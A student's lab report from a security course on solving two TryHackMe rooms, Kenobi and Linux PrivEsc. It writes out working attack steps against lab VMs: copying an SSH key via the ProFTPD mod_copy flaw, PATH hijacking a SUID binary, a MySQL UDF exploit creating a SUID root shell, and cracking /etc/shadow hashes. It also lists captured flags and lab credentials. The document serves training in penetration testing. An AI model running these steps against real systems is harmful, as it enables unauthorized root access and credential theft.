

Linux Privilege Escalation & Kenobi TryHackMe Lab Report

Student Name	Ahmad Shoukat
Institute	British Education & Training Systems (BETS)
Assignment	Week 8 — Linux Privilege Escalation & Kenobi Lab
Platform	TryHackMe (AttackBox)
Date Completed	May 2, 2026
Rooms Completed	Kenobi Room Linux PrivEsc Room

Executive Summary

This report documents the completion of two TryHackMe rooms as part of Week 8 coursework at BETS. The practical labs covered real-world Linux penetration testing techniques including SMB enumeration, FTP exploitation, NFS privilege escalation, and multiple Linux PrivEsc vectors. Both rooms were completed in full, and all flags were captured successfully.

Part 1: Kenobi Room (TryHackMe)

Room URL: <https://tryhackme.com/room/kenobi>
Room Status: Completed (100%) — 88 Points Earned

1.1 Objective

Exploit a Linux machine by enumerating Samba shares, manipulating a vulnerable version of ProFTPD, and escalating privileges via path variable manipulation.

1.2 Enumeration — nmap Port Scan

The target machine was deployed and scanned to identify open ports and running services:

```
nmap -p- --open -sV -T4 10.114.171.239
```

Discovered: ProFTPD 1.3.5 (21), OpenSSH (22), Apache HTTP (80), rpcbind (111), Samba 4.6.2 (139/445), NFS (2049).




Figure 1 — nmap full port scan and Kenobi room deployment

1.3 SMB Share Enumeration

SMB shares were enumerated using nmap scripts. Three shares were found: print\$, anonymous, IPC\$.

```
nmap -p 445 --script=smb-enum-shares.nse,smb-enum-users.nse 10.114.171.239
```

Room progress (20%)

Answer the questions below

Using nmap we can enumerate a machine for SMB shares.

Nmap has the ability to run to automate a wide variety of networking tasks. There is a script to enumerate shares!

`nmap -p 445 --script=smb-enum-shares.nse,smb-enum-users.nse 10.114.171.239`

SMB has two ports, 445 and 139.

PORTS 139 AND 445

- Port 139: SMB originally ran on top of NetBIOS using port 139. NetBIOS is an older transport layer that allows Windows computers to talk to each other on the same network.
- Port 445: Later versions of SMB (after Windows 2000) began to use port 445 on top of a TCP stack. Using TCP allows SMB to work over the Internet.

Using the nmap command above, how many shares have been found?

3

✓ Correct Answer

On most distributions of Linux smbclient is already installed. Lets inspect one of the shares.

`smbclient //10.114.171.239/anonymous`

Using your machine, connect to the machines network share.

Applications Places System Fri 1 May, 13:37 AttackBox IP: 10.114.187.202

root@ip-10-114-187-202: ~

File Edit View Search Terminal Help

line 876.

Use of uninitialized value \$users in pattern match (m//) at /root/Desktop/Tools/Miscellaneous/enum4linux.pl line 879.

Use of uninitialized value \$users in print at /root/Desktop/Tools/Miscellaneous/enum4linux.pl line 892.

Use of uninitialized value \$users in pattern match (m//) at /root/Desktop/Tools/Miscellaneous/enum4linux.pl line 894.

=====

Sharename	Type	Comment
print\$	Disk	Printer Drivers
anonymous	Disk	
IPC\$	IPC	IPC Service (kenobi server (Samba, Ubuntu))

SMB1 disabled -- no workgroup available

[+] Attempting to map shares on 10.114.171.239

//10.114.171.239/print\$ Mapping: DENIED, Listing: N/A

//10.114.171.239/anonymous Mapping: OK, Listing: OK

//10.114.171.239/IPC\$ [E] Can't understand response: OK

NT_STATUS_OBJECT_NAME_NOT_FOUND listing *

=====

| Password Policy Information for 10.114.171.239 |

=====

[E] Dependent program "polenum.py" not present. Skipping this check. Download polenum from https://labs.portcullis.co.uk/application/polenum/

=====

| Groups on 10.114.171.239 |

=====

THM AttackBox 43min 31s

Figure 2 — SMB share enumeration showing 3 shares (Correct Answer: 3)

1.4 Anonymous Share Access & log.txt

The anonymous SMB share was accessed via smbclient and log.txt was downloaded. It contained SSH key generation info and ProFTPD server details. FTP was running on port 21.

```
smbclient //10.114.171.239/anonymous
smbget -R smb://10.114.171.239/anonymous
```

Room progress (33%)

Using your machine, connect to the machines network share.

`bencloud ~/Downloads $ smbclient //10.10.239.156/anonymous`

WARNING: The "syslog" option is deprecated

Enter ben's password:

Domain=[WORKGROUP] OS=[Windows 6.1] Server=[Samba 4.3.11-Ubuntu]

Once you're connected, list the files on the share. What is the file can you see?

log.txt

✓ Correct Answer

You can recursively download the SMB share too. Submit the username and password as nothing.

`smbget -R smb://10.114.171.239/anonymous`

Open the file on the share. There is a few interesting things found.

- Information generated for Kenobi when generating an SSH key for the user
- Information about the ProFTPD server.

What port is FTP running on?

21

✓ Correct Answer

Your earlier nmap port scan will have shown port 111 running the service rpcbind. This is just a server that converts remote procedure call (RPC) program number into universal addresses. When an RPC service is started, it tells the address at which it is listening and the RPC program number its prepared to serve.

In our case, port 111 is access to a network file system. Lets use nmap to enumerate this.

Applications Places System Fri 1 May, 13:40 AttackBox IP: 10.114.187.202

root@ip-10-114-187-202: ~

File Edit View Search Terminal Help

S-1-5-32-1042 *unknown**unknown* (8)

S-1-5-32-1043 *unknown**unknown* (8)

S-1-5-32-1044 *unknown**unknown* (8)

S-1-5-32-1045 *unknown**unknown* (8)

S-1-5-32-1046 *unknown**unknown* (8)

S-1-5-32-1047 *unknown**unknown* (8)

S-1-5-32-1048 *unknown**unknown* (8)

S-1-5-32-1049 *unknown**unknown* (8)

S-1-5-32-1050 *unknown**unknown* (8)

=====

| Getting printer info for 10.114.171.239 |

=====

| printers returned. |

=====

enum4linux complete on Fri May 1 13:32:07 2026

root@ip-10-114-187-202:~# smbclient //10.114.171.239/anonymous

Password for [WORKGROUP\root]:

Try "help" to get a list of possible commands.

smb: \> ls

	D	0	Wed	Sep	4	11:49:09	2019
.	D	0	Sat	Aug	9	14:03:22	2025
log.txt	N	12237	Wed	Sep	4	11:49:09	2019

9183416 blocks of size 1024. 2931592 blocks available

smb: \> extr

extr: command not found

smb: \> exit

root@ip-10-114-187-202:~# smbget -R smb://10.114.171.239/anonymous

Password for [guest] connecting to //10.114.171.239/anonymous:

Using workgroup WORKGROUP, user guest

smb://10.114.171.239/anonymous/log.txt

Downloaded 11.95kB in 3 seconds

root@ip-10-114-187-202:~#

THM AttackBox 40min 36s

Figure 3 — Connecting to anonymous share, downloading log.txt, FTP confirmed on port 21

1.5 ProFTPD 1.3.5 — mod_copy Exploitation

Netcat confirmed ProFTPD version 1.3.5. Searchsploit found 4 exploits. The mod_copy vulnerability was used to copy Kenobi's SSH private key to /var/tmp:

```
nc 10.114.171.239 21
searchsploit -t proftpd 1.3.5
SITE CPFR /home/kenobi/.ssh/id_rsa
SITE CPTO /var/tmp/id_rsa
```

Room progress (53%)

ProFtpd

ProFtpd is a free and open-source FTP server, compatible with Unix and Windows systems. Its also been vulnerable in the past software versions.

Answer the questions below

Lets get the version of ProFtpd. Use netcat to connect to the machine on the FTP port.

What is the version?

1.3.5

✓ Correct Answer

We can use searchsploit to find exploits for a particular software version.

Searchsploit is basically just a command line search tool for exploit-db.com.

How many exploits are there for the ProFtpd running?

4

✓ Correct Answer

Terminal Output:

```
root@ip-10-114-187-202: ~
File Edit View Search Terminal Help
?? ?????? ? ? ?
| GWXF-XF-X 0 0 4096 2019-09-04T12:09:49 backups
| GWXF-XF-X 0 0 4096 2025-08-10T06:48:58 cache
| GWXFWXFWT 0 0 4096 2019-09-04T08:43:56 crash
| GWXFWXFW-X 0 50 4096 2016-04-12T20:14:23 local
| GWXFWXFWX 0 9 2019-09-04T08:41:33 lock
| GWXFWXFW-X 0 108 4096 2026-05-01T12:22:19 log
| GWXF-XF-X 0 0 4096 2025-08-09T13:38:21 snap
| GWXF-XF-X 0 0 4096 2019-09-04T08:53:24 www

| nfs-showmount:
| _ /var *
| nfs-statfs:
| Filesystem 1K-blocks Used Available Use% Maxfilesz Maxlink
| /var 9183416.0 5761232.0 2931588.0 67% 16.0T 32000
| C Address: 0A:82:1E:AF:F0:15 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 0.52 seconds
root@ip-10-114-187-202:~# nc 10.114.171.239 21
220 ProFTPD 1.3.5 Server (ProFTPD Default Installation) [10.114.171.239]
searchsploit -t proftpd 1.3.5
500 SEARCHSPLOIT not understood
exit
500 EXIT not understood
nc
root@ip-10-114-187-202:~# searchsploit -t proftpd 1.3.5

Exploit Title | Path
-----|-----
ProFTPD 1.3.5 - 'mod_copy' Command Execution (Metasploit) | linux/remote/37262.rb
ProFTPD 1.3.5 - 'mod_copy' Remote Command Execution | linux/remote/36803.py
ProFTPD 1.3.5 - 'mod_copy' Remote Command Execution (2) | linux/remote/49908.py
ProFTPD 1.3.5 - File Copy | linux/remote/36742.txt

Shellcodes: No Results
root@ip-10-114-187-202:~#
```

Figure 4 — ProFTPD version confirmed, 4 exploits found via searchsploit

1.6 NFS Mount & Initial Access

The /var NFS share was mounted. Kenobi's id_rsa key was retrieved and used to SSH in. User flag captured.

```
mkdir /mnt/kenobiNFS && mount 10.114.171.239:/var /mnt/kenobiNFS
cp /mnt/kenobiNFS/tmp/id_rsa . && chmod 600 id_rsa
ssh -i id_rsa kenobi@10.114.171.239
```




Figure 5 — NFS mount, id_rsa retrieval, SSH login as kenobi, user flag captured

User Flag:

```
d0b0f3f53b6caa532a83915e19224899
```

1.7 Privilege Escalation — PATH Variable Manipulation

SUID binary /usr/bin/menu called curl without full path. PATH was hijacked by replacing curl with /bin/sh:

```
echo /bin/sh > /tmp/curl && chmod 777 /tmp/curl
export PATH=/tmp:$PATH
/usr/bin/menu → select option 1 → id shows root
cat /root/root.txt
```





Figure 6 — PATH manipulation spawns root shell, root flag captured

Root Flag:

177b3cd8562289f37382721c28381f02




Figure 7 — Kenobi Room 100% completed, 88 points earned

Part 2: Linux PrivEsc Room (TryHackMe)

Room URL: <https://tryhackme.com/room/linuxprivesc>

Room Status: Completed (96%) — 104 of 175 Points Earned

2.1 Objective

Practice privilege escalation on an intentionally misconfigured Debian VM using multiple techniques. Credentials: user / password321.

2.2 Target Access & Initial Shell

SSH login to the Debian VM using provided credentials. Initial access confirmed as low-privilege user.

```
ssh user@10.112.179.127
```




Figure 8 — Linux PrivEsc room deployed, SSH login as user, id confirmed

2.3 Service Exploit — MySQL UDF (User Defined Functions)

MySQL ran as root with no password. A UDF exploit (raptor_udf2) was compiled, loaded into MySQL, and used to copy /bin/bash to /tmp/rootbash with SUID permissions:

```
gcc -g -c raptor_udf2.c -fPIC
gcc -g -shared -Wl,-soname,raptor_udf2.so -o raptor_udf2.so raptor_udf2.o -lc
mysql -u root
select do_system('cp /bin/bash /tmp/rootbash; chmod +xs /tmp/rootbash');
/tmp/rootbash -p
```





Figure 9 — MySQL UDF exploit compiles SUID rootbash, root shell obtained

2.4 Weak File Permissions — /etc/shadow

/etc/shadow was world-readable. Root hash was extracted and cracked with John the Ripper using rockyou.txt:

```
ls -l /etc/shadow
grep '^root:' /etc/shadow > hash.txt
john --wordlist=/usr/share/wordlists/rockyou.txt hash.txt
```




Figure 10 — /etc/shadow readable, hash extracted, John cracks root password

Root hash algorithm: sha512crypt
Cracked root password: password123




Figure 11 — Hash algorithm confirmed sha512crypt, password123 cracked (Correct)

2.5 Additional PrivEsc Methods Covered

- Sudo — Exploiting misconfigured sudo rights for binaries like find and nano
- SUID Binaries — find / -perm -4000 -type f + GTFOBins escalation
- Cron Jobs — World-writable scripts run by root via crontab
- Passwords & Keys — .bash_history and /etc/shadow hash cracking
- NFS — no_root_squash misconfiguration exploited for SUID executable
- Kernel Exploits — Outdated kernel version identified and exploited
- PrivEsc Scripts — LinPEAS, LinEnum, linux-exploit-suggester all tested

2.6 Privilege Escalation Scripts (Task 21 — Final Task)

Three automated tools from /home/user/tools/privesc-scripts were run. All three identified the escalation techniques used throughout the room, validating manual findings.

